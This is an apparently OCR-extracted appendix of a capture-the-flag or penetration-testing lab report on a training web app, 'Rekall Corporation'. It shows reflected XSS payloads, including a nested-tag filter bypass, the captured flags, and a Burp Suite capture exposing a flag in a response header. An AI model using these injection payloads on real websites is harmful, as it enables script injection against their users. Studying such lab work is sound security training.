


Figure A2




Not secure | 192.168.14.35/Welcome.php?payload=<script>alert("candy_hacker")</script>
192.168.14.35 says
candy_hacker
OK
REKALL CORPO
Welcome to VR Planning
On the next page you will be designing your perfect, unique virtual reality experience!
Begin by entering your name below!
Put your name here
GO
Welcome

Figure A3


Not secure | 192.168.14.35/Welcome.php?payload=<script>alert("candy_hacker")</script>
REKALL CORPORATION
Welcome to VR Planning
On the next page you will be designing your perfect, unique virtual reality experience!
Begin by entering your name below!
Put your name here
GO
Welcome !
Click the link below to start the next step in your choosing your VR experience!
CONGRATS, FLAG 1 is f76sdfkg6sjf

Appendix B

Flag 2: Cross-Site-Script (XSS) Reflected Advanced Vulnerability

Figure B1




Figure B2





Figure B3


Not secure | 192.168.14.35/Memory-Planner.php?payload=<scrscriptipt>alert("candy_hacker")</scrscriptipt>
REKALL CORPORATION
Home
About Rekall
Secret Agent
Five Star Chef
Who do you want to be?
Choose your charachter
GO
You have chosen , great choice!
Congrats, flag 2 is ksdnd99dkas

Appendix C

Flag 3: Cross-Site-Script (XSS) Stored Vulnerability

Figure C1






Figure C2



Appendix D

Flag 4: Sensitive Data Exposure Vulnerability

Figure D1


Not secure | 192.168.14.35/About-Rekall.php
REKALL CORPORATION
Home
About Rekall
Welcome
VR Planner
Login
Ever wanted to travel to th
Pole without leaving the
Skydive from the comfort
couch? Visit a tropical beach
backyard?
Then come to Rekall Corporat
Rekall Corp offers all this ar
with its premiere Virtual
products.
With our patented AI technol
can create entire virtual expe
from a simple image! All you
do is upload the image on
Planner page, put on y
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME typ
1 http://192.168.14.35 GET / 200 9095 HTML
2 http://192.168.14.35 GET / 200 9095 HTML
5 http://192.168.14.35 GET /nicepage.js 200 166064 script
6 http://192.168.14.35 GET /jquery.js 200 89768 script
11 https://fonts.gstatic.com GET /s/roboto/v47/KFO7CnqEu92Fr1ME7kS... 200 40943
12 https://fonts.gstatic.com GET /s/opensans/v40/memvYaGs126MiZpB... 200 49051
13 https://fonts.gstatic.com GET /s/opensans/v40/memvYaGs126MiZpB... 200 25799
14 http://192.168.14.35 GET /favicon.ico 404 466 HTML
15 http://192.168.14.35 GET /About-Rekall.php 200 8279 HTML
18 http://192.168.14.35 POST /About-Rekall.php ✓ 302 503 HTML
19 http://192.168.14.35 GET /Welcome.php 200 19468 HTML
22 https://fonts.gstatic.com GET /s/oswald/v53/TK3iWkUHHAIjg752GT8... 200 29327
23 https://fonts.gstatic.com GET /s/ptsans/v17/jizfRExUiTo99u79B_mh0... 200 47863
Request
Response
Pretty Raw Hex \n
1 GET /About-Rekall.php HTTP/1.1
2 Host: 192.168.14.35
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.14.35/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
Search...
0 matches
INSPECTOR
Request Attributes
Request Headers (8)
Response Headers (11)
NAME VALUE
Date Sat, 25 Jan 2025 15:38:33 GMT
Server Apache/2.4.7 (Ubuntu)
X-Powered-By Flag 4 nckd97dk6sh2
Set-Cookie PHPSESSID=fh0k3q4dhs11qupaatff9j0...
Expires Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control no-store, no-cache, must-revalidate, p...
Pragma no-cache
Vary Accept-Encoding
Content-Length 7873
Connection close
Content-Type text/html

Appendix E

Flag 5: Local File Inclusion (LF) Vulnerability

Figure E1

